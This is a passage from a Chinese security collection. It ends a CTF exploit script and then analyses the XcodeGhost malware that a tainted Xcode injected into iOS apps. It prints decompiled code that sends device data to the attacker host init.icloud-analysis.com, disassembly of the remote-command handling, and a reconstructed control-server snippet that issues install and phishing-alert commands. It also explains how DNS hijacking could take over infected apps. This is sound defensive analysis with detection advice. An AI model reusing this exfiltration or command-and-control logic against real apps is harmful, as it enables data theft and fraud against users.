io.write(fake_heap + '\n')
io.read_until('6.exit')

#触发漏洞
io.write('2\n')
io.read_until('3.dota')
io.write('2\n')
io.read_until('essay?')
io.write('800\n')

io.interact()
```

(全文完) 责任编辑 : Raxy

第二章 XcodeGhost 小结

第1节 Xcode 编译器里有鬼 – XcodeGhost 样本分析

作者：蒸米，迅迪

来自：阿里移动安全

网址：<http://jaq.alibaba.com/>

事情的起因是唐巧_boy 在微博上发了一条微博说到，一个朋友告诉我他们通过非官方渠道下载的 Xcode 编译出来的 app 被注入了第三方的代码，而且这样的 app 会向一个网站上传数据。目前已知两个知名的 App 被注入，如图 2-1-1：

一个朋友告诉我他们通过非官方渠道下载的 Xcode 编译出来的 app 被注入了第三方的代码，会向一个网站上传数据，目前已知两个知名的 App 被注入。

检测方式是恶意 Xcode 包含有如下文件
/Applications/Xcode.app/Contents/Developer/Platforms/iPhoneOS.platform/Developer/SDKs/Library/Frameworks/CoreServices.framework/CoreService

正常的Xcode
/Applications/Xcode.app/Contents/Developer/Platforms/iPhoneOS.platform/Developer/SDKs/ 下面无 Library 目录

唐巧_boy
weibo:dropstwopyun.org

图 2-1-1

随后很多留言的小伙伴们纷纷表示中招了，网名为“谁敢乱说话”的童鞋表示：“还是不能相信迅雷，我是把官网上的下载 URL 复制到迅雷里下载的，还是中招了。”

我说明一下，有问题的 Xcode6.4.dmg 的 sha1 是：

```
a836d8fa0fce198e061b7b38b826178b44c053a8
```

官方正宗的是：

```
672e3dcb7727fc6db071e5a8528b70aa03900bb0
```

大家一定要校验清楚，另外还有一位小伙伴表示他是在百度网盘上下载的，也中招了。

样本分析

在疯狗、longye 的帮助下，JoeyBlue_为我们提供了病毒样本：CoreService 库文件。因为用这个库的 Xcode 编译出的 app 都会中毒，所以我们给这个样本起名为：XCodeGhost。

CoreService 是在下面的目录下发现的：

```
/Applications/Xcode.app/Contents/Developer/Platforms/iPhoneOS.platform/Developer/SDKs/Library/Frameworks/CoreServices.framework/
```

这个样本的基本信息如下：

```
$shasum CoreService
f2961eda0a224c955fe8040340ad76ba55909ad5  CoreService
$file CoreService
CoreService: Mach-O universal binary with 5 architectures
CoreService (for architecture i386):  Mach-O object i386
CoreService (for architecture x86_64): Mach-O 64-bit object x86_64
CoreService (for architecture armv7):  Mach-O object arm
CoreService (for architecture armv7s): Mach-O object arm
CoreService (for architecture arm64):  Mach-O 64-bit object
```

用 ida 打开样本后，发现它非常简单，只有少量的函数。其主要的功能就是先收集一些 iPhone 和 app 的基本信息，包括：bundle id，应用名称，系统版本，语言，国家等，如图 2-1-2：

```
v50 = objc_msgSend(
    &OBJC_CLASS__NSDictionary,
    paDictionarywi_0,
    v18,
    CFSTR("timestamp"),
    v16,
    CFSTR("app"),
    v8,
    CFSTR("bundle"),
    v29,
    CFSTR("name"),
    v20,
    CFSTR("os"),
    v22,
    CFSTR("type"),
    v3,
    CFSTR("status"),
    v48,
    CFSTR("version"),
    v24,
    CFSTR("language"),
    v31,
    CFSTR("country"),
    v39,
    CFSTR("idfv"),
    0);
```

drops.wooyun.org

图 2-1-2

随后，它会把这些信息上传到 init.icloud-analysis.com 服务器上，如图 2-1-3：

```

na(v37, paappenddata, v38);
_msgSend(&OBJC_CLASS__NSURL, paUrlwithstring, CFSTR("http://init.icloud-analysis.com"));
_retainAutoreleasedReturnValue(v21);

_msgSend(&OBJC_CLASS__NSMutableURLRequest, paRequestwithurl, v22, 1, 0, 1077805056);
_objc_retainAutoreleasedReturnValue(v23);
nd(v24, paSethttpmethod, CFSTR("POST"));
_msgSend(v37, paLength);
_msgSend(&OBJC_CLASS__NSString, paStringwithform, CFSTR("%lu"), v25);
_retainAutoreleasedReturnValue(v26);
nd(v24, paSetvalueforhttp, v27, CFSTR("Content-Length"));

```

drops.wooyun.org

图 2-1-3

http://init.icloud-analysis.com 并不是 apple 的官方网站，而是病毒作者所申请的仿冒网站，

用来收集数据信息的，如图 2-1-4：



图 2-1-4

目前该网站的服务器已经关闭，用 whois 查询服务器信息也没有太多可以挖掘的地方。这说明病毒作者是个老手，并且非常小心，在代码和服务器的都没有留下什么痕迹，所以不排除以后还会继续做作案的可能。

检测方法

为了防止 app 被插入恶意库文件，开发者除了检测下面的目录下，是否有可疑的 framework 文件之外：

```
/Applications/Xcode.app/Contents/Developer/Platforms/iPhoneOS.platform/Developer/SDKs
```

还应该检测一下：

```
Target->Build Setting->Search Paths->Framework Search Paths
```

看看是否有可疑的 frameworks 混杂其中，如图 2-1-5：




图 2-1-5

另外因为最近 iOS dylib 病毒也十分泛滥，为了防止开发者中招，支付宝的小伙伴还提供了一个防止被 dylib hook 的小技巧：在 Build Settings 中找到“Other Linker Flags”，在其中加上“-Wl,-sectcreate,__RESTRIC, __restrict,/dev/null”即可，如图 2-1-6：



图 2-1-6

最后的建议是：以后下载 XCode 编译器尽可能使用官方渠道，以免 app 被打包进恶意的病毒库。如果非要用非官方渠道，一定要在下载后校验一下哈希值。

思考&总结

虽然 XCodeGhost 并没有非常严重的恶意行为，但是这种病毒传播方式在 iOS 上还是首次。也许这只是病毒作者试试水而已，可能随后还会有更大的动作，请开发者务必要小心。这个病毒，让我想到了 UNIX 之父 Ken Thompson 的图灵奖演讲“Reflections of Trusting Trust”。他曾经假设可以实现了一个修改的 tcc，用它编译 su login 能产生后门，用修改的 tcc 编译“正版”的 tcc 代码，也能够产生有着同样后门的 tcc。也就是不论 bootstrap(用 tcc 编译 tcc) 多

少次，不论如何查看源码都无法发现后门，真是细思恐极啊。

追加更新

很多开发者们担心最近下载的 Xcode 7 也不安全，这里笔者没有使用任何下载工具的情况，在苹果官网上下载了 Xcode_7.dmg，并计算了 sha1 的值。

```
http://adcdownload.apple.com/Developer_Tools/Xcode_7/Xcode_7.dmg
$ shasum Xcode_7.dmg
4afc067e5fc9266413c157167a123c8cdfdfb15e Xcode_7.dmg
```

如图 2-1-7：



图 2-1-7

所以如果在非 App Store 下载请各位开发者们，可以用 shasum 校验一下自己下载的 Xcode 7 是否是原版。FlowerCode 同学通过分析流量发现，病毒开发者的服务器是搭建在 Amazon EC2 的云上的，目前服务器已经关闭，如图 2-1-8：



图 2-1-8

根据 palo alto networks 公司爆料，被感染的知名 App Store 应用为“ 网易云音乐”！该 app 应用在 AppStore 上的最新版本 2.8.3 已经确认被感染，并且该应用的 Xcode 编译版本为 6.4 (6E35b)，也就是 XcodeGhost 病毒所感染的那个版本。网易云音乐在 AppStore 上目前的状态，如图 2-1-9 和图 2-1-10：



图 2-1-9




图 2-1-10

"网易云音乐"逆向后的函数列表，可以找到 XcodeGhost 所插入的函数，如图 2-1-11：

-[UIWindow(didFinishLaunchingWithOptions) alertView:didDismissWithButtonIndex:]	_text	0000A7E4
-[UIWindow(didFinishLaunchingWithOptions) Show:scheme:]	_text	0000A870
-[UIWindow(didFinishLaunchingWithOptions) Store:]	_text	0000A92C
sub_AB48	_text	0000AB48
nullsub_2	_text	0000ABA4
nullsub_3	_text	0000ABAB
-[UIWindow(didFinishLaunchingWithOptions) Encrypt:]	_text	0000ABAC
-[UIWindow(didFinishLaunchingWithOptions) Decrypt:]	_text	0000ACC4
+{UIDevice(AppleIncReservedDevice) BundleID}	_text	0000ADDC
+{UIDevice(AppleIncReservedDevice) Timestamp}	_text	0000AE30
+{UIDevice(AppleIncReservedDevice) OSVersion}	_text	0000AEA8
+{UIDevice(AppleIncReservedDevice) DeviceType}	_text	0000AEFC
+{UIDevice(AppleIncReservedDevice) Language}	_text	0000AF58
+{UIDevice(AppleIncReservedDevice) CountryCode}	_text	0000AFAC
+{UIDevice(AppleIncReservedDevice) AppleIncReserved:}	_text	0000B00C

图 2-1-11

受感染的"网易云音乐"app 会把手机隐私信息发送到病毒作者的服务器

init.icloud-analysis.com 上面，如图 2-1-12：

```

v14 = objc_msgSend(&OBJC_CLASS__NSString, "stringWithFormat:", CFSTR("%d"), _R1 + 36000000);
v15 = objc_retainAutoreleasedReturnValue(v14);
objc_msgSend(v15, "setObject:forKey:", v15, CFSTR("SystemReserved"));
objc_release(v15);
objc_release(v15);
}
v16 = objc_msgSend(&OBJC_CLASS__NSMutableDictionary, "data");
v17 = (void *)objc_retainAutoreleasedReturnValue(v16);
v18 = objc_msgSend(&OBJC_CLASS__UIDevice, "AppleIncReserved:", v3);
v19 = objc_retainAutoreleasedReturnValue(v18);
v20 = objc_msgSend((void *)v40, "Encrypt:");
v21 = (void *)objc_retainAutoreleasedReturnValue(v19);
v22 = v20;
v23 = v3;
v24 = _rev((unsigned int)((char *)objc_msgSend(v20, "length") + 8));
v25 = objc_msgSend(&OBJC_CLASS__NSData, "dataWithBytes:length:", &v24, 4);
v26 = 25856;
v27 = objc_retainAutoreleasedReturnValue(v25);
v28 = objc_msgSend(&OBJC_CLASS__NSData, "dataWithBytes:length:", &v26, 2);
v29 = objc_retainAutoreleasedReturnValue(v28);
v30 = objc_msgSend(&OBJC_CLASS__NSData, "dataWithBytes:length:", &v29, 2);
v31 = objc_retainAutoreleasedReturnValue(v30);
objc_msgSend(v17, "appendData:", v31);
objc_msgSend(v17, "appendData:", v23);
objc_msgSend(v17, "appendData:", v15);
objc_msgSend(v17, "appendData:", v20);
v32 = objc_msgSend(&OBJC_CLASS__NSURL, "URLWithString:", CFSTR("http://init.icloud-analysis.com"));
v33 = objc_retainAutoreleasedReturnValue(v32);
v34 = v33;
v35 = objc_msgSend(
    &OBJC_CLASS__NSMutableURLRequest,
    "requestWithURL:cachePolicy:timeoutInterval:",
    v34,
    1,
    0,
    1077805056);
v36 = (void *)objc_retainAutoreleasedReturnValue(v35);
objc_msgSend(v36, "setHTTPMethod:", CFSTR("POST"));
v37 = objc_msgSend(v17, "length");
v38 = objc_msgSend(&OBJC_CLASS__NSString, "stringWithFormat:", CFSTR("%lu"), v37);
v39 = objc_retainAutoreleasedReturnValue(v38);
objc_msgSend(v36, "setValue:forHTTPHeaderField:", v39, CFSTR("Content-Length"));
objc_release(v39);
objc_msgSend(v36, "setHTTPBody:", v17);
if ((unsigned int)objc_msgSend(v36, "isEqualToString:", CFSTR("launch")) & 0xFF)
|| ((unsigned int)objc_msgSend(v36, "isEqualToString:", CFSTR("running")) & 0xFF)
{
v40 = objc_msgSend(&OBJC_CLASS__NSURLConnection, "connectionWithRequest:delegate:");
}

```

图 2-1-12

根据热心网友举报，投毒者网名为“ coderfun”。他在各种 iOS 开发者论坛，或者 weibo 后留

言引诱 iOS 开发者下载有毒版本的 Xcode。并且中毒的版本不止 Xcode 6.4，还有 6.1，6.2 和

6.3 等等，如图 2-1-13~图 2-1-15：




图 2-1-13



图 2-1-14



图 2-1-15

根据热心网友提醒,我们在中信银行信用卡的应用“动卡空间”中也发现了被插入的 XcodeGhost 恶意代码,受感染的版本为 3.4.4,如图 2-1-16 和 2-1-17




图 2-1-16



图 2-1-17

被插入的部分恶意代码，如图 2-1-18：



```

= objc_retainAutoreleasedReturnValue(v24);
_msgSend(v17, "appendData:", v36);
_msgSend(v17, "appendData:", v23);
_msgSend(v17, "appendData:", v35);
_msgSend(v17, "appendData:", v20);
= objc_msgSend(&OBJC_CLASS__NSURL, "URLWithString:", CFSTR("http://init.icloud-analysis.com"));
= objc_retainAutoreleasedReturnValue(v25);
= v26;
= objc_msgSend(
    &OBJC_CLASS__NSMutableURLRequest,
    "requestWithURL:cachePolicy:timeoutInterval:",
    v26,

```

图 2-1-18

在 Saic 的提示下，我们发现受感染的 app 还拥有接收黑客在云端的命令，并按照黑客的指

令发送 URLScheme 的能力，如图 2-1-19：

```

v6 = objc_msgSend(&OBJC_CLASS__UIApplication, paSharedapplicat);
v7 = (void *)objc_retainAutoreleasedReturnValue(v6);
v8 = objc_msgSend(&OBJC_CLASS__NSURL, paUrlwithstring, v11);
v9 = objc_retainAutoreleasedReturnValue(v8);
objc_msgSend(v7, paOpenurl, v9);
objc_release(v9);
objc_release(v7);

```

图 2-1-19

URLScheme 是 iOS 系统中为了方便 app 之间互相调用而设计的，你可以通过一个类似 URL 的链接，通过系统的 Openurl 来打开另一个应用，并可以传递一些参数。一个恶意的 app 通过发送 URLScheme 能干什么呢？

- 可以和 safari 进行通讯打开钓鱼网站。
- 可以和 AppStore 进行通讯诱导用户下载其他 AppStore 应用。
- 可以和 itms-services 服务通讯诱导用户下载无需 AppStore 审核的企业应用。
- 向支付平台通讯发送欺骗性的支付请求等。

目前已经官方确认中毒的 app 有：微信，网易云音乐，豌豆荚的开眼等，如图 2-1-20~图

2-1-22：

关于网传微信6.2.5版本存在漏洞的几点说明

2015年9月18日 21:43 | 阅读 37859

目前，网上传播微信6.2.5版本存在严重漏洞的说法，微信团队说明如下：

- 1.该问题仅存在iOS 6.2.5版本中，最新版本微信已经解决此问题，用户可升级微信自行修复，此问题不会给用户造成直接影响。
- 2.目前尚没有发现用户会因此造成信息或者财产的直接损失，但是微信团队将持续关注和监测。
- 3.微信技术团队具备成熟的“反黑客”技术，一旦发现黑客攻击，将第一时间做出技术对抗并及时锁定黑客具体信息，配合公安机关打击相关违法犯罪活动。
- 4.用户在使用微信过程中有任何问题，可通过微信公众号“微信团队”向我们反馈。

微信团队

2015年9月18号

drops.wooyun.org

图 2-1-20

公告

受非官方渠道开发工具XcodeGhost “感染”影响，iPhone端部分应用会上传产品自身的部分基本信息（安装时间，应用id，应用名称，系统版本，语言，国家）。

此次感染涉及信息皆为产品的系统信息，无法调取和泄露用户的个人信息。目前感染源制作者的服务器已经关闭，不会再产生任何威胁。

再次感谢大家对网易云音乐一直以来的关注与支持！

@网易云音乐

drops.wooyun.org

图 2-1-21



图 2-1-22

病毒作者现身

病毒作者微博地址：<http://weibo.com/u/5704632164>，如图 2-1-23



图 2-1-23

他发表了长微博内容：

"XcodeGhost" Source 关于所谓" XcodeGhost" 的澄清

首先，我为 XcodeGhost 事件给大家带来的困惑致歉，XcodeGhost 源于我自己的实验，没有任何威胁性行为，详情见源代码：<https://github.com/XcodeGhostSource/XcodeGhost>。

所谓的 XcodeGhost 实际是苦逼 iOS 开发者的一次意外发现：修改 Xcode 编译配置文本可以加载指定的代码文件，于是我写下上述附件中的代码去尝试，并上传到自己的网盘中。

在代码中获取的全部数据实际为基本的 app 信息：应用名、应用版本号、系统版本号、语言、国家名、开发者符号、app 安装时间、设备名称、设备类型。除此之外，没有获取任何其他数据。需要郑重说明的是：出于私心，我在代码加入了广告功能，希望将来可以推广自己的应用（有心人可以比对附件源代码做校验），但实际上，从开始到最终关闭服务器，我并未使用过广告功能。而在 10 天前，我已主动关闭服务器，并删除所有数据，更不会对任何人有任何影响。

愿谣言止于真相，所谓的"XcodeGhost"，以前是一次错误的实验，以后只是彻底死亡的代码而已。

需要强调的是，XcodeGhost 不会影响任何 App 的使用，更不会获取隐私数据，仅仅是一段已经死亡的代码。

再次真诚的致歉，愿大家周末愉快。

（全文完） 责任编辑：游风

第2节 XcodeGhost 截胡攻击和服务端的复现以及 UnityGhost 预警

作者：没羽，蒸米，阿刻，迅迪

来自：阿里移动安全

网址：<http://jaq.alibaba.com/>

序

截胡，麻将术语，指的是某一位玩家打出一张牌后，此时如果多人要胡这张牌，那么按照逆时针顺序只有最近的人算胡，其他的不能算胡。现也引申意为断别人财路，在别人快成功的时候抢走了别人的胜利果实。

虽然 XcodeGhost 作者的服务器关闭了，但是受感染的 app 的行为还在，这些 app 依然孜孜不倦的向服务器（比如 init.icloud-analysis.com，init.icloud-diagnostics.com 等）发送着请求。

这时候黑客只要使用 DNS 劫持或者污染技术，声称自己的服务器就是 init.icloud-analysis.com，

就可以成功的控制这些受感染的 app。具体能干什么，请看我们下面的详细分析。

另外，有证据表明 unity 4.6.4–unity 5.1.1 的开发工具也受到了污染，并且行为与 XcodeGhost 一致。更恐怖的是，还有证据证明 XcodeGhost 作者依然逍遥法外。

虽然涅槃团队已经发出过攻击的 demo 了，但很多细节并没有公布。所以我们打算在这篇文章中给出更加详细的分析过程供大家参考。

通信协议分析

在受感染的客户端 App 代码中，有个 Response 方法用于接收和处理远程服务器指令，如图

2-2-1：

```

_text:00009C50 ; UIWindow(didFinishLaunchingWithOptions) - (void)Response
_text:00009C50 ; Attributes: bp-based frame
_text:00009C50
_text:00009C50 ; void __cdecl -[UIWindow(didFinishLaunchingWithOptions) Response](struct UIWindow *self, SEL)
_text:00009C50 UIWindow_didFinishLaunchingWithOptions_Response
_text:00009C50 ; DATA XREF: __objc_const:00B6EB1C o
_text:00009C50
_text:00009C50 var_B8 = -0xB8
_text:00009C50 var_B4 = -0xB4

```

图 2-2-1

Response 方法中根据服务器下发的不同数据，解析成不同的命令执行。

根据我们分析，此样本大致支持 4 种远程命令，分别是：

设置 sleep 时长、窗口消息、url scheme、appStore 窗口。

通过 4 种远程命令的单独或组合使用，可以产生多种攻击方式：

- 比如下载安装企业证书的 App；
- 弹出 AppStore 的应用进行应用推广；
- 弹出钓鱼页面进一步窃取用户信息；
- 如果用户手机中存在某 url scheme 漏洞，还可以进行 url scheme 攻击等。

如图 2-2-2：

```

MOV     R7, R7
BLX.W  _objc_retainAutoreleasedReturnValue
MOV     R5, R0
LDR     R0, [SP,#0xB8+var_1C]
BLX.W  _objc_retain
MOV     R6, R0
CMP     R6, #0
BNE.W  loc_A5FE

STR     R6, [SP,#0xB8+var_A4]
MOV     R0, R5
STR.W   R10, [SP,#0xB8+var_9C]
STR     R4, [SP,#0xB8+var_98]
MOV     R2, #(cfstr_Sleep - 0x9D92) ; "sleep"
LDR     R10, [SP,#0xB8+var_8C]
ADD     R2, PC ; "sleep"
MOV     R1, R10
BLX.W  _objc_msgSend
MOV     R7, R7
BLX.W  _objc_retainAutoreleasedReturnValue
MOV     R4, R0
BLX.W  _objc_release
MOV     R6, R5
CMP     R4, #0
BEQ.W  loc_9EBE

MOVW   R2, #(:lower16:(cfstr_Sleep - 0x9DBA)) ; "sleep"
MOV     R0, R6
MOVT.W R2, #(:upper16:(cfstr_Sleep - 0x9DBA)) ; "sleep"
MOV     R1, R10
ADD     R2, PC ; "sleep"
BLX.W  _objc_msgSend
MOV     R7, R7
BLX.W  _objc_retainAutoreleasedReturnValue
MOV     R4, R6
MOV     R6, R0
MOV     R0, #(selRef_intValue - 0x9DD2)
ADD     R0, PC ; selRef_intValue
LDR     R1, [R0] ; "intValue"
MOV     R0, R6
BLX.W  _objc_msgSend
MOV     R5, R0
MOV     R0, R6
MOV     R6, R4
BLX.W  _objc_release
CMP     R5, #1
BLT    loc_9EBE

```

图 2-2-2

其通信协议是基于 http 协议的，在传输前用 DES 算法加密 http body。通过 Response 方法拿到服务器下发送的数据后，调用 Decrypt 方法进行解密，如图 2-2-3：

```

MOV     R0, R0
BLX.W  _objc_retainAutorelease
MOV     R1, #(selRef_bytes - 0xAC44)
ADD     R1, PC ; selRef_bytes
LDR     R1, [R1] ; "bytes"
BLX.W  _objc_msgSend
MOV     R6, R0
MOV     R0, R8
BLX.W  _objc_release
MOVS   R1, #8
ADD     R0, SP, #0x64+var_44
STR     R1, [SP,#0x64+var_64]
MOVS   R1, #0
STR     R1, [SP,#0x64+var_60]
MOVS   R1, #1
STR     R6, [SP,#0x64+var_5C]
MOVS   R2, #3
STR     R5, [SP,#0x64+var_58]
MOV     R3, R10
STR.W  R11, [SP,#0x64+var_54]
STR     R4, [SP,#0x64+var_50]
STR     R0, [SP,#0x64+var_4C]
MOV     R0, #0
BLX.W  _CCCrypt
CMP     R0, #0
BEQ    loc_AC80

MOV     R0, R11 ; void *
BLX.W  _free
MOVS   R0, #0
B      loc_ACA6

loc_AC80
MOV     R0, #(selRef_dataWithBytesNoCopy_length_ - 0xAC94)
MOV     R2, #(classRef_NSData - 0xAC96)
ADD     R0, PC ; selRef_dataWithBytesNoCopy_length_
ADD     R2, PC ; classRef_NSData
LDR     R3, [SP,#0x64+var_44]

```

图 2-2-3

如果解密成功，将解密后的数据转换成 JSON 格式数据，如图 2-2-4：

```

LDR      R1, [R0] ; "Decrypt:"
MOV      R0, R10
BLX.W   _objc_msgSend
MOV      R7, R7
BLX.W   _objc_retainAutoreleasedReturnValue
MOV      R10, R0
MOV      R0, #(classRef_NSJSONSerialization - 0x9D4E)
MOV      R1, #(selRef_JSONObjectWithData_options_error - 0x9D50)
ADD      R0, PC ; classRef_NSJSONSerialization
ADD      R1, PC ; selRef_JSONObjectWithData_options_error
MOVS     R2, #0
LDR      R0, [R0] ; _OBJC_CLASS_$_NSJSONSerialization
MOVS     R3, #1
LDR      R1, [R1] ; "JSONObjectWithData:options:error:"
STR      R2, [SP,#0xB8+var_1C]
ADD      R2, SP, #0xB8+var_1C
STR      R2, [SP,#0xB8+var_B8]
MOV      R2, R10
BLX.W   _objc_msgSend
MOV      R7, R7
BLX.W   _objc_retainAutoreleasedReturnValue
MOV      R5, R0
LDR      R0, [SP,#0xB8+var_1C]
BLX.W   _objc_retain
MOV      R6, R0
CMP      R6, #0
BNE.W   loc_A5FE

```

图 2-2-4

然后判断服务器端下发的数据，执行不同的操作。设置客户端请求服务端器 sleep 时长的操

作，如图 2-2-5：

```

STR      R6, [SP,#0xB8+var_A4]
MOV      R0, R5
STR.W   R10, [SP,#0xB8+var_9C]
STR      R4, [SP,#0xB8+var_98]
MOV      R2, #(cfstr_sleep - 0x9D92) ; "sleep"
LDR.W   R10, [SP,#0xB8+var_8C]
ADD      R2, PC ; "sleep"
MOV      R1, R10
BLX.W   _objc_msgSend
MOV      R7, R7
BLX.W   _objc_retainAutoreleasedReturnValue
MOV      R4, R0
BLX.W   _objc_release
MOV      R6, R5
CMP      R4, #0
BEQ.W   loc_9EBE

MOVW    R2, #(:lower16:(cfstr_sleep - 0x9DBA)) ; "sleep"
MOV      R0, R6
MOVT.W  R2, #(:upper16:(cfstr_sleep - 0x9DBA)) ; "sleep"
MOV      R1, R10
ADD      R2, PC ; "sleep"
BLX.W   _objc_msgSend
MOV      R7, R7
BLX.W   _objc_retainAutoreleasedReturnValue
MOV      R4, R6
MOV      R6, R0
MOV      R0, #(selRef_intValue - 0x9DD2)
ADD      R0, PC ; selRef_intValue
LDR      R1, [R0] ; "intValue"
MOV      R0, R6
BLX.W   _objc_msgSend
MOV      R5, R0
MOV      R0, R6
MOV      R6, R4
BLX.W   _objc_release
CMP      R5, #1
BLT     loc_9EBE

```

图 2-2-5

恶意行为分析及还原

在逆向了该样本的远程控制代码后，我们还原了其服务端代码，进一步分析其潜在的危害。

首先我们在服务端可以打印出 Request 的数据，如图 2-2-6：

```

reqdata raw: 00 00 01 40 00 65 00 0a bf 21 bb b4 54 a4 68 2d 58 3c 59 f1 43 32 c7 66 32 0e d5 ea ff b6 8b fa c
e8 73 7c 33 90 2a 06 eb b2 56 91 d3 4b df 47 13 0f 29 a0 e3 f6 db 0d 3e eb 8c 72 6d b4 cd 78 8c 10 c2 48 f9 f5
2 82 d9 14 0b 52 49 c2 42 3c 67 44 e3 9b 7e b7 37 ce 80 3f eb 64 d3 e5 96 d8 65 20 f0 61 f2 fa 57 81 fe a9 54 :
3e ac 70 e1 b5 06 b4 bb b6 3b b6 ad 5a 88 3b 8c ea 6b 35 99 31 c2 03 cb 2d 51 ec 67 aa f5 2e e4 73 cd 9a 43 3
03 ef 51 d7 fe fe 00 88 7e 24 c5 3e cd ff f3 ef 0b c6 0a 8e a8 ac 0d d0 d1 fb 44 81 23 5a f5 35 8e 5e 00 99 b9

```

图 2-2-6

红色框标记的协议的头部部分，前 4 字节为报文长度，第二个 2 字节为命令长度，最后一个 2 字节为版本信息，紧跟着头部的为 DES 的加密数据。我们在服务端将数据解密后显示为，如图 2-2-7：

```

bodyLendata = 312, cmdLenData = 101, verLenData = 10
reqbody: {
  "country" : "CN",
  "os" : "8.1.2",
  "type" : "iPhone5,2",
  "app" : " ",
  "name" : "iPhone5",
  "idfv" : "A6BE",
  "timestamp" : "1442834628",
  "bundle" : " ",
  "status" : " ",
  "version" : "2.8.3",
  "language" : "en"
}

```

drops.wooyun.org

图 2-2-7

这里有收集客户端信息上传到控制服务器，同样我们返回加密数据给客户端，如图 2-2-8：

```

resbody: {"sleep":"-36000000"}
resdata-len: 32
resdata raw: 41 41 41 41 42 42 42 42 58 98 84 b8 7a 67 e6 1e 58 ef d4 11 f9 c3 a7 a6 b3 b9 99 a3 c6 5c c4 4b

```

图 2-2-8

明文信息，如图 2-2-9：

```

resbody: {"sleep":"-36000000"}
resdata-len: 32

```

drops.wooyun.org

图 2-2-9

客户端根据 App 的运行状态向服务端提供用户信息，然后控制服务器根据不同的状态返回

控制数据，如图 2-2-10：

```
print 'status:', jbody["status"]
if jbody["status"] == "launch":
    resdata = des.encrypt(downlad_install())
elif jbody["status"] == "resignActive":
    resdata = des.encrypt(cmd3_alert())
elif jbody["status"] == "suspend":
    resdata = des.encrypt(cmd1_set_sleep())
elif jbody["status"] == "AlertView":
```

图 2-2-10

恶意行为一：定向在客户端弹（诈骗）消息

该样本先判断服务端下发的数据，如果同时存在“alertHeader”、“alertBody”、“appID”、

“cancelTitle”、“confirmTitle”、“scheme” 字段，则调用 UIAlertView 在客户端弹框显示消息

窗口，如图 2-2-11：

```
MOV         R4, R0
MOV         R0, #(selRef_alloc - 0xA648)
MOV         R2, #(classRef UIAlertView - 0xA64A)
ADD         R0, PC ; selRef_alloc
